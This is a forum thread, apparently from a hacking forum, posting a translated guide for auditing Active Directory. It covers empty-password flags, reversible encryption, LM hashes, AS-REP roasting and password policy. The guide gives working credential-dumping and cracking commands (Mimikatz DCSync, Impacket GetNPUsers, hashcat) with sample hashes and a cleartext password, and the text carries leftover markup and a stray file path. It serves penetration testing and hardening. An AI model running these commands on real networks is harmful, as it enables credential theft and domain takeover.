Article

Active Directory Core Vulnerabilities, Part 3

valeraleontev · 26.08.2021

Go to new | Trace

valeraleontev
RAID User

26.08.2021 New #1

Active Directory Core Vulnerabilities, Part 3

Hello reader! Nice to see you. I continue the series of articles on Active Directory vulnerabilities.
I strongly recommend reading the previous chapters:

- First part
- Part Two

I want to hear adequate criticism and recommendations for improving the content. I can't help but repeat myself by saying that these articles are unlikely to be suitable for those who engage in illegal hacking. These articles are for those who conduct a legal audit, someone who needs to check the maximum and protect the infrastructure as best as possible. Thanks in advance.

reading!

8. Users without password

Another interesting flag in Active Directory is the flag PASSWD_NOTREQD. If this flag is set for the user account, it means that the account does not have to have a password.
That doesn't mean the user account doesn't have a password, it just means it doesn't have to be. This means that any password will do – short, inappropriate (contrary to domain password policy) or empty.

Just anybody.
This, of course, is a huge security threat, and no user account should ever have this flag set.
I attach a hash of a blank password:

Code: Copy to clipboard

```
31d6cfe0d16ae931b73c59d7e0c089c0 - пустой NTLM хеш
 aad3b435b51404eeaad3b435b51404ee - пустой LM хеш
```

How to check:

Finding users with the PASSWD_NOTREQD flag set is very similar to finding users with passwords with unlimited expiration dates. We can use the LDAPDomainDump tool again.
All we need is the credentials of a low-privileged domain user and the ability to access the LDAP port of any domain controller.
1) First collect information from the domain controller:

Code: Copy to clipboard


```
python ldapdomaindump.py -u <DOMAIN>\\<USER> -p <PASS> -d <DELIMITER> <DC-IP>

# Пример:
python ldapdomaindump.py -u example.com\\john -p pass123 -d ';' 10.100.20.1
```

2) After the dump is complete, get a list of users with the PASSWD_NOTREQD flag using the following command:

Code: Copy to clipboard

```
grep PASSWD_NOTREQD domain_users.grep | grep -v ACCOUNT_DISABLED | awk -F ';' '{print $3}'
```



Alternatively, you can use the following PowerShell command on a domain controller to get a list of users with an "unnecessary" password:

Code: Copy to clipbord

```
Import-Module ActiveDirectory
Get-ADUser -Filter {UserAccountControl -band 0x0020}
```

9. Store passwords using reversible encryption.

Some applications require a plain text user password to perform authentication, so Active Directory supports storing passwords using soft encryption <- here's a link to the microsoft dock, if anything. Storing passwords in this way is almost identical to storing them in plain
text. It's a terrible idea, but it's a reality.
The only mitigating factor here is that an attacker must be able to retrieve password information from a domain controller in order to read the password in plain text. This means that either:

- Rights to perform a DCSYNC operation (e.g. via Mimikatz)
- Access the NTDS file. DIT on a domain controller

How to check:

Both methods already imply a complete compromise of the AD domain, so it's not really such a disaster.
Without this, it is impossible to know which users store passwords using reversible encryption. And even if we knew which ones, we wouldn't be able to pull out passwords unless we have such high privileges that we practically already own an AD domain.
So, to test this vulnerability, we have to upload the NDTS file. DIT from the domain controller and extract . Only then will we be able to see which users have passwords stored using reversible encryption – their passwords will simply be printed out in plain text.
Note that we can also obtain a password in plain text using Mimikatz, which works in the context of a high-privileged user (who can perform DCSYNC).
Here's the Mimikatz team that will do it:

Code: Copy to clipbord

```
mimikatz # lsadump::dcsync /domain:<DOMAIN>

# Пример:
mimikatz # lsadump::dcsync /domain:example.com
```

```
mimikatz # lsadump::dcsync /domain:domain.com /user:Security
[DC] 'domain.com' will be the domain
[DC] 'DC01.domain.com' will be the DC server
[DC] 'Security' will be the user account

Object RDN           : Security

** SAM ACCOUNT **

SAM Username         : Security
User Principal Name  : Security@domain.com
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 1/25/2020 9:24:10 PM
Object Security ID   : S-1-5-21-1650742314-545365533-940178118-2678
Object Relative ID   : 2678

Credentials:
  Hash NTLM: 0ba70adb279c1959b962f5e5a0238f1
    ntlm- 0: 0ba70adb279c1959b962f5e5a0238f1
    ntlm- 1: 2294ff672ee847fd271eec1e684d8da
    lm  - 0: 510debd64688a1d6eb92f6e8054ee9b
    lm  - 1: ac7cc9eceb187b5e281ee75ec2cfc33

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
    Default Salt : DOMAIN.COM.AESecurity
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : fbb5ca162f3fcdf5da488b306f73c0f6c01f0868667153290caabb
      aes128_hmac       (4096) : d482f4d1c1266d3f9b306807858d674
      des_cbc_md5       (4096) : 49b961b3b3fb1cb0
    OldCredentials
      aes256_hmac       (4096) : 78f9a385e9321e2447d5caf1293e97491928bfa467a838800aa175
      aes128_hmac       (4096) : d141df33934b29df96976268448b715
      des_cbc_md5       (4096) : 40c75243dc92a81f
      rc4_plain         (4096) : 2294ff672ee847fd271eec1e684d8da

* Primary:Kerberos *
    Default Salt : DOMAIN.COM.AESecurity
    Credentials
      des_cbc_md5       : 49b961b3b3fb1cb0
    OldCredentials
      des_cbc_md5       : 40c75243dc92a81f
      rc4_plain         : 2294ff672ee847fd271eec1e684d8da

* Primary:WDigest *
    01  cc467f41014e7fc0189b9f59d773261
    02  79b42fd37549b4d671929588d69be0e
    03  31c399f01d7dcef2941f7d3c989e74e
    04  cc467f41014e7fc0189b9f59d773261
    05  527e17f6cd895dec235bc6376323919
    06  97608eaa92a28306c9f2997d574ab8d
    07  99aa13d62da6f5829c21c9226893ec7
    08  ccb7a0ad563c5e09aa0f0cc0747d4db

* Packages *
    Kerberos-Newer-Keys

* Primary:CLEARTEXT *
    ccb1234y@MAIN

mimikatz #
```

I used the /user: flag to give you a better view of where you can find the password in plain text.
In any case, passwords should never be stored in plain
text. This vulnerability gives attackers who compromise an AD domain (such as APT) and highly privileged insiders (such as domain administrators) instant access to vulnerable users' passwords in plain text.

10. Storing passwords using LM hashes

Another vulnerability that usually manifests itself in Active Directory is storing passwords as an LM hash. LM hash is an old legacy method of storing passwords, which has the following disadvantages:

- The password is limited to 14 characters.
- Passwords longer than 7 characters are divided into two parts, and each half is hashed separately.
- All lowercase characters are converted to uppercase before hashing.

Because of these drawbacks, LM hashes are extremely easy to crack. Anyone who has access to them, such as a highly privileged insider (domain administrators), can easily hack them and get passwords in plain text.

How to check:

This problem is usually detected after the domain is compromised and the NTDS.dit file is extracted. But during the test, you can also detect it.
Here's a brief view of the LM and NTLM hashes:

```
Alexander:1004:F5D023D8475D3F6E144E2E8ADEF09EFD:6E6212F9FAC92682C51BB68DDC4819D7:::
   NAME     ID                LM                                NTLM
```

If the LM part is set to "aad3b435b51404eeaad3b435b51404ee" (empty string), then the user is protected. If it's excellent, it's vulnerable.
You can use more mass analysis with this command (it displays all vulnerable users):

Code: Copy to clipboard

```
grep -iv ':aad3b435b51404eeaad3b435b51404ee:' dumped_hashes.txt
```

```
kali@kali:~$ grep -iv ':aad3b435b51404eeaad3b435b51404ee:' dumped_hashes.txt
DOM.LOCAL\accounting:1473:b0109442b77b46c74e08287ba0bd943a:c9076a43cd7a6b190174ad6028e5b1c2:::
DOM.LOCAL\adams:1478:5918c71f6a4f8c8a4a3b108f3fa6cb6d:0775948aa2c9c636d0a9eb3cd3bd0e66:::
DOM.LOCAL\adfexc:1500:72020350c71aefee8963805a19b0ed49:351ac5b30dd900c1d1015ce4d126f411:::
DOM.LOCAL\adldemo:1511:a7cd68c1cf7e25774a3b108f3fa6cb6d:6f491d67e7c3930d61d40d49d3442f70:::
DOM.LOCAL\adm:1513:61cb73542432211c40716f498287f7f9:32c6a59622c7a865125ea69c44c71301:::
DOM.LOCAL\admin:1514:61cb73542432211cb6ce7105f523f3b7:85ddcacd6b2d868661fedc2ccb2f7bf1:::
DOM.LOCAL\advmail:1566:61cb73542432211c4a3b108f3fa6cb6d:ed72f0027349ae44c820ed3a394417a9:::
DOM.LOCAL\advwebadmin:1604:a8bde6dab4c6761b38f10713b629b565:11f1f6577eff1989fa5da7e87a91bc4d:::
DOM.LOCAL\airaya:1844:ae46406e544526364a3b108f3fa6cb6d:f3249a3fa40df064f51021e53ffd07c5:::
DOM.LOCAL\allinone:1893:3db64aa7a1b0ccd24a3b108f3fa6cb6d:09238831b1af5edab93c773f56409d96:::
DOM.LOCAL\applsyspub:1991:61cb73542432211c4a3b108f3fa6cb6d:cc27822e173cfef6c584c84aa7581941:::
```

11. Accounts vulnerable to AS-REP Roasting'y.

This vulnerability is very similar to Kerberoasting, but in this case, the attack abuses user accounts that do not require Kerberos pre-authentication.
Simply put, domain users with the DONT_REQ_PREAUTH flag set are vulnerable.
Here's a detailed article about the AS-REP vulnerability:

- https://www.harmj0y.net/blog/activedirectory/roasting-as-reps/

How to check

Similar to Kerberoasting, this attack was automated using several tools (e.g., Impacket or Rubeus). But there are some subtle differences.
To test AS-REP, we don't need to know any domain user credentials! The only thing we need to know is which users are
vulnerable by finding them with the following command: `setspn -T domain.com -Q*/*`
If we don't succeed, then we can try a list of words with usernames, as in this example, with Impacket:

Code: Copy to clipbord

```
GetNPUsers.py <DOMAIN>/ -usersfile <USERLIST.TXT> -format [hashcat|john] -no-pass

# Пример:
GetNPUsers.py example.com/ -usersfile userlist.txt -format hashcat -no-pass
```

On the other hand, if we have any credentials of a low-privileged domain user, we can immediately get a list of vulnerable users along with their Kerberos AS-REP hashes. Here's how:

Code: Copy to clipbord

```
GetNPUsers.py <DOMAIN>/<USER>:<PASS> -request -format [hashcat|john]

# Пример:
GetNPUsers.py example.com/john:pass123 -request -format hashcat
[LEFT]
```

[/LEFT]
If we get hashes, we have something to tell the customer about, and we can try to hack them.
Here's an example of Hashcat using a dictionary attack to crack Kerberos AS-REP hashes:
`[/SIZE]`
`hashcat -m 18200 -a 0 hashes.txt wordlist.txt`

`# Быстрее, но длина до 31 символа:`
`hashcat -m 18200 -a 0 -O --self-test-disable hashes.txt wordlist.txt`
`[SIZE=4]`

```
$krb5asrep$23$spot@offense.local:3171ea207b3a6fdaee52ba247c20362e$56fe7dc0caba8cb7d3a02a140c
612a917df3343c01bcdab0b669efa15b29b2aebbfed2b4f3368a897b833a6b95d5c2f1c2477121c8f5e005aa2a58
8c5ae72aadfcbf1aedd8b7ac2f2e94e94cb101e27a2e9906e8646919815d90b4186367b6d5072ab9edd0d7b85519
fbe33997b3d3b378340e3f64caa92595523b0ad8dc8e0abe69dda178d8ba487d3632a52be7ff4e786f4c27117279
7dcbbded86020405b014278d5556d8382a655a6db1787dbe949b412756c43841c601ce5f21a36a0536cfed53c913
c3620062fdf5b18259ea35de2b90c403fbadd185c0f54b8d0249972903ca8ff5951a866fc70379b9da:123456

Session..........: hashcat
Status...........: Cracked
Hash.Type........: Kerberos 5 AS-REP etype 23
Hash.Target......: $krb5asrep$23$spot@offense.local:3171ea207b3a6fdaee...79b9da
Time.Started.....: Mon Jul  6 21:00:44 2020 (0 secs)
Time.Estimated...: Mon Jul  6 21:00:44 2020 (0 secs)
Guess.Base.......: File (vm/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#2.........:   633.2 kH/s (8.86ms) @ Accel:8 Loops:1 Thr:64 Vec:1
Speed.#3.........:   782.8 kH/s (9.28ms) @ Accel:256 Loops:1 Thr:64 Vec:1
Speed.#*.........:  1415.9 kH/s
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 286722/14344385 (2.00%)
Rejected.........: 2/286722 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#2...: Salt:0 Amplifier:0-1 Iteration:0-1
Restore.Sub.#3...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#2....: duke31 -> 10032004
Candidates.#3....: 123456 -> rebel6
```

Alternatively, you can use the following PowerShell command on a domain controller to get a list of users who do not require Kerberos pre-authentication:

```
Import-Module ActiveDirectory
Get-ADuser -filter * -properties DoesNotRequirePreAuth | where {$._DoesNotRequirePreAuth -eq "True" -and $_.Enabled -eq "True"} | select Name
```

12. Weak domain

password policy

Password policy is a topic that evolves over time. There are many different views and opinions on what an ideal password policy should look like.

Some organizations use long and complex passwords, changing them frequently. Some are more benevolent, and some may even completely ignore the forced use of strong password settings and just focus on strengthening compensatory control in their internal environment as a whole, so that compromising the account has very little impact.

Each approach certainly has its advantages and disadvantages, but as penetration testers, we have to stick to something sensible and generally accepted, even if customers may end up making their own choices.

For example, CIS Benchmark recommends the following Active Directory password policy:

- Minimum password length: 14
- Enforce Password History: 24
- Maximum password age: 60 or fewer days
- Minimum password age: 1 or more
- Password must meet complexity: Enabled
- Store passwords using reversible encryption: Disabled
- Account lockout threshold: Up to 10, but not 0
- Account lockout duration (minutes): 15 or more minutes
- Account lockout observation window (minutes): 30 minutes

Specially attached the original version in English.

How to check:

To list the password policy, we don't need any special privileges – any low-privileged domain account can do so.
Here's how we can display an AD password policy from

a domain-joined Windows machine: Here's how we can display an AD password policy from Linux (like Kali Linux) using the polenum command: `net accounts /domain`

```
[/SIZE]
polenum --username <USER> --password <PASS> --domain <DC-IP>

# Пример:
polenum --username john --password pass123 --domain 10.10.51.11
[SIZE=4]
```

```
kali@kali:~$ polenum --username john --password pass123 --domain 10.10.51.11

[+] Attaching to 10.10.51.11 using john:pass123

[+] Trying protocol 445/SMB ...

[+] Found domain(s):

        [+] EXAMPLE
        [+] Builtin

[+] Password Info for Domain: EXAMPLE

        [+] Minimum password length: 7
        [+] Password history length: 24
        [+] Maximum password age: 41 days 23 hours 53 minutes
        [+] Password Complexity Flags: 000001

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 0
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 1

        [+] Minimum password age: 1 day 4 minutes
        [+] Reset Account Lockout Counter: 30 minutes
        [+] Locked Account Duration: 30 minutes
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: Not Set

kali@kali:~$
```


Alternatively, you can use enum4linux:

```
enum4linux -P -u <USER> -p <PASS> -w <DOMAIN> <DC-IP>

# Пример:
enum4linux -P -u john -p pass123 -w dom.local 172.21.1.60
```

The last fourth part will be released within three days.

Complaint Like + Quotation Answer

SEAdm1n, morsmros, _start and 8 more

valeraleontev
RAID User

26.08.2021 New #2

XD, I can't decide. Is it Articles or Manual/Book? Connoisseurs, tell me!

Complaint Like + Quotation Answer

frog2
RAID User

26.08.2021 New #3

Hi, I thought this was the original article, and then I realized that this is a translation of the articles of my favorite resource infosecmatter. Still, thank you for your work.

I am looking for contracts on EVM compatible platforms/EOS/NEAR/Solana to the team of auditors. Stack: EVM, solc, Yul (evm opcodes), solidity, vyper, node.js,web3.py/web3.js, geth, truffle, eosio.hpp. Knowledge of current standards: bep20, erc20, erc721, erc137, erc681, eip190, eip85, etc. A good understanding of the sector defi, what is multisig, flashloans, factories / proxy contracts, separation of access rights between contracts, what are l1/l2 protocols, what are gatekeepers and sidechains. Be able to reverse/reject transactions and contracts without spurts.

Complaint Like + Quotation Answer

> valeraleontev

win1337
CD User

26.08.2021 New #4

Thanks, great article CU

Complaint Like + Quotation Answer

> valeraleontev

valeraleontev
RAID User

26.08.2021 New #5

> frog2 said:
>
> Hi, I thought this was the original article, and then I realized that this is a translation of the articles of my favorite resource infosecmatter. Still, thank you for your work.

Hello! Yes, so far I feel the ground)) I promise to make the content as interesting and exciting as possible every time) It is incredibly nice to get likes for your efforts

Complaint Like + Quotation Ans

valeraleontev
RAID User

26.08.2021 New #6

> win1337 said:
>
> Thanks, great article CU

Thanks!) I will try to publish such articles as often as possible

Complaint Like + Quotation Answer

valeraleontev
RAID User

27.08.2021 New #7

The fourth part, friends! https://xss.is/threads/55958/

Complaint Like + Quotation Answer

> fordf2544

Write an answer...

Attach files Answer